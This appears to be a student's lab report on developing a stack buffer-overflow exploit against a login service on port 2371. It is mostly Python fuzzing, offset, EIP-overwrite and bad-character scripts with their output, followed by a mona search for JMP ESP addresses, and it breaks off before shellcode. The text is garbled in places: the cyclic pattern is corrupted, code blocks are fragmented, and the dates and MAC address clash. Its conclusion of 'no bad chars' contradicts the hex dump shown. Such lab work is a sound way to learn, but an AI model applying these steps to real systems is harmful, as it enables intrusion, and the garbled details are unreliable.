



Netstart machine report (Task 4)

for better user experience view it in Notion

 [Netstart machine report \(Task 4\)](#)

first i scanned the network to get the ip of machines I got the ip of the windows it is 192.168.1.4 and the netstart machine 192.168.1.5


```
(root@kali) ~/Desktop/BufferOverflow_assignments/scripts
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:0d:83:8e, IPv4: 192.168.1.3
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.4    08:00:27:7a:36:8b    PCS Systemtechnik GmbH
192.168.1.5    08:00:27:18:a3:7c    PCS Systemtechnik GmbH
192.168.1.22   b0:7d:64:66:4f:40    (Unknown)
192.168.1.23   30:03:c8:69:d4:11    (Unknown)
192.168.1.20   9e:c3:1b:6c:91:58    (Unknown: locally administered)

12 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.486 seconds (102.98 hosts/sec). 5 responded
```


then I performed nmap scan on the netstart machine and found two ports open 2371 and 21 ftp connection

```
(root@kali) ~/Desktop/BufferOverflow_assignments/scripts
nmap -sS -sC -sV -p- 192.168.1.5
Starting Nmap 7.91 (https://nmap.org) at 2024-03-31 17:50 EDT
Nmap scan report for 192.168.1.5
Host is up (0.00078s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0          50902 Nov 16 2020 login.exe
|_rw-r--r--  1 0      0          28613 Nov 16 2020 login_support.dll
|_ftpoydt:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.1.3
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 4
|_  vsFTPD 3.0.3 - secure, fast, stable
|_End of status
2371/tcp  open  worldwired?
|_  fingerprint-strings:
|_    DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, MCP, NULL, NotesRPC, RPCCheck, RTSPRequest, SIPOptions,
|_    SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|_    Password:
|_  1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
|_  SF-Port:2371-TCP:V=7,91X1=7ND=3/31XTime=6689DAA2P=x86_64-pc-linux-gnuXr(NU
|_  SF:LL,B,"Password:\n0")Xr(GenericLines,B,"Password:\n0")Xr(GetRequest,B,"
|_  SF:"Password:\n0")Xr(HTTPOptions,B,"Password:\n0")Xr(RTSPRequest,B,"Pas
|_  SF:word:\n0")Xr(RPCCheck,B,"Password:\n0")Xr(DNSVersionBindReqTCP,B,"Pas
|_  SF:word:\n0")Xr(DNSStatusRequestTCP,B,"Password:\n0")Xr(Help,B,"Passwor
|_  SF:d:\n0")Xr(SSLSessionReq,B,"Password:\n0")Xr(TerminalServerCookie,B,"P
|_  SF:assword:\n0")Xr(TLSSessionReq,B,"Password:\n0")Xr(Kerberos,B,"Passwor
|_  SF:d:\n0")Xr(SMBProgNeg,B,"Password:\n0")Xr(X11Probe,B,"Password:\n0")X
|_  SF:r(FourOhFourRequest,B,"Password:\n0")Xr(LPDString,B,"Password:\n0")Xr
|_  SF:(LDAPSearchReq,B,"Password:\n0")Xr(LDAPBindReq,B,"Password:\n0")Xr(SI
|_  SF:POptions,B,"Password:\n0")Xr(LANDesk-RC,B,"Password:\n0")Xr(TerminalS
|_  SF:erver,B,"Password:\n0")Xr(MCP,B,"Password:\n0")Xr(NotesRPC,B,"Passwor
|_  SF:d:\n0")Xr(JavaRMI,B,"Password:\n0")Xr(WMSRequest,B,"Password:\n0")Xr
|_  SF:(oracle-tns,B,"Password:\n0")Xr(ms-sql-s,B,"Password:\n0")Xr(afp,B,"P
|_  SF:assword:\n0")Xr(giop,B,"Password:\n0");
|_  MAC Address: 08:00:27:18:AA:7C (Oracle VirtualBox virtual NIC)
|_  Service Info: OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.70 seconds
```

I downloaded the debugging files and ran login.exe as administrator



and I ran Immunity debugger as administrator and attached login to it and ran Immunity debugger



then I used the following fuzzing script to see where it crash

```
#!/usr/bin/python
import sys , socket
from time import sleep

buffer ='A' * 100
IP='192.168.1.4'
port=2371


while True:
    try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((IP , port))

        s.send((buffer))
        s.close
        sleep(1)
        buffer=buffer + "A"*100

    except:


        print "Fuzzing crashed at %s bytes" % str(len(buffer))
        sys.exit()
```

and as you see it crashed at 2300 bytes

A terminal window screenshot showing a Python script execution. The prompt is '(root@kali)~' and the directory is '~/Desktop/BufferOverflow_assignments/scripts'. The command executed is 'python2 1.py'. The output shows '^CFuzzing crashed at 2300 bytes'.


```
(root@kali)~[~/Desktop/BufferOverflow_assignments/scripts]
# python2 1.py
^CFuzzing crashed at 2300 bytes
```

as you see it crashed



then i used the following command to create a pattern tool i set it to 2500 to be in the safe side

```
msf-pattern_create -l 2500
```



as I used the following script

```
#!/usr/bin/python
import sys , socket
from time import sleep

offset =("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7
9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0
2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
g6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0
2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3
An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6A
p9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As
2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3
Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6A
Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9A
Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2B
b5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5B
Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9B
2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3
i6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6B
l0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0B
n4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4B
p8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8B
s2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2B
Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6
9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0
3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4
7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8
1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2
5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6
i9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9C
2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3
```

```

5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6
8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9
1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2
4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5
7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8
0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1
3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4
6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2D")

```

```
IP='192.168.1.4'
```

```
port=2371
```

```
while True:
```

```
    try:
```

```
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
        s.connect((IP , port))
```

```
        s.send((offset))
```

```
        s.close
```

```
        sleep(1)
```

```
    except:
```

```
        sys.exit()
```


and i ran the script

```

(rootkali)-[~/Desktop/BufferOverflow_assignments/scripts]
# python2 2.py
^C

```

Now we can see which characters are present in the EIP in the following 2 pictures




```

Registers (FPU)
EAX 00D8F49E ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9A"
ECX 00B85128
EDX 00000000
EBX 00000128
ESP 00D8FB48 ASCII "8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8"
EBP 43366543
ESI 00401910 login.00401910
EDI 00401910 login.00401910
EIP 65433765
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 37C000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 9
ST1 empty 9
ST2 empty 9
ST3 empty 9
ST4 empty 9
ST5 empty 9
ST6 empty 9
ST7 empty 9
FST 0000 Cond 3 2 1 0 Err E S P U O Z D I
FCW 027F Prec NEAR,53 Mask 0 0 0 0 0 0 0 0 (GT)
1 1 1 1 1 1

```

then will use Metasploit's pattern offset tool to find the offset as you can see the offset is 1702

```
(rootkali)-[~/Desktop/BufferOverflow_assignments/scripts]
# msf-pattern_offset -q 65433765
[*] Exact match at offset 1702
```

now i wrote the following script to see if we found the correct offset

```
#!/usr/bin/python
import sys , socket
from time import sleep

IP='192.168.1.4'
port=2371

buffer ='A' * 1702 + 'B' * 4

while True:
    try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((IP , port))

        s.send((buffer))
        s.close
        sleep(1)

    except:

        sys.exit()
```

and i ran it

```
(root@kali)-[~/Desktop/BufferOverflow_assignments/scripts]
# python2 3.py
^C
```

as you see the BBBB are in EIP

Note that 42424242 is the hex code for BBBB

```
Registers (FPU)
EAX 00E1F49E ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 006D4E0C
EDX 00004242
EBX 00000128
ESP 00E1FB48
EBP 41414141
ESI 00401910 login.00401910
EDI 00401910 login.00401910
EIP 42424242

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 2D8000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q

FST 0000 Cond 3 2 1 0 Err E S P U O Z D I
FCW 027F Prec NEAR,53 Mask 0 0 0 0 0 0 0 0 (GT)
1 1 1 1 1 1
```

and I used the following script to if there is any bad chars

```
#!/usr/bin/python
import sys , socket
from time import sleep

IP='192.168.1.4'
port=2371

badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

buffer = 'A' * 1702 + 'B' * 4 + badchars

while True:
    try:
```

```

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((IP , port))

s.send((buffer))
s.close
sleep(1)

except:

    sys.exit()

```

as you see there is no bad chars so let 's see if there is any modules with minimal security configurations

| Address | Hex dump | | | | | | | | ASCII |
|----------|----------|----|----|----|----|----|----|----|------------------|
| 009AFB48 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 0000000000000000 |
| 009AFB50 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | 10 | 0000000000000000 |
| 009AFB58 | 11 | 12 | 13 | 14 | 15 | 16 | 17 | 18 | 0000000000000000 |
| 009AFB60 | 19 | 1A | 1B | 1C | 1D | 1E | 1F | 20 | 0000000000000000 |
| 009AFB68 | 21 | 22 | 23 | 24 | 25 | 26 | 27 | 28 | 0000000000000000 |
| 009AFB70 | 29 | 2A | 2B | 2C | 2D | 2E | 2F | 30 | 0000000000000000 |
| 009AFB78 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFB80 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFB88 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFB90 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFB98 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFBA0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFBA8 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFBB0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFBB8 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFBC0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFBC8 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFBD0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFBD8 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFBE0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFBE8 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |
| 009AFBF0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0000000000000000 |

I used the following code to use mona.py.

[illegible]

then I used nasm_shell to find the op code of the JMP ESP which is FFE4

```
(root@kali)-[~/Desktop/BufferOverflow_assignments/scripts]
# locate nasm_shell
/usr/bin/msf-nasm_shell
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

(root@kali)-[~/Desktop/BufferOverflow_assignments/scripts]
# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

nasm > JMP ESP
00000000 FFE4 jmp esp
nasm > █
```

then I used following command to know the the vulnerable addresses

```
mona find -s "\xff\xe4" -m login_support.dll
```

we have found 2 addresses 0x625012b8 and 0x625012c5

```
00000000 [+] Preparing output file 'modules.txt'
00000000 [+] (Re)setting logfile modules.txt
00000000 [+] This mona.py action took 0:00:00.040000
00000000 [+] Command reads:
00000000 mona find -s "\xff\xe4" -m login_support.dll
00000000
00000000 [-----] Mona command started on 2024-09-01 08:10:42 (v2.0, rev 696) [-----]
00000000 [+] Processing arguments and options
00000000 - Pointer access (level 1)
00000000 - Only observing modules: login_support.dll
00000000 [+] Generating module info table, hang on...
00000000 - Processing modules
00000000 - Done. Let's rock 'n roll.
00000000 [+] Treating search pattern as bin
00000000 [+] Searching from 0x62500000 to 0x62510000
00000000 [+] Preparing output file 'find.txt'
00000000 [+] (Re)setting logfile find.txt
00000000 [+] Writing results to find.txt
00000000 [+] Number of pointers of type "\xff\xe4" : 2
00000000 [+] Results:
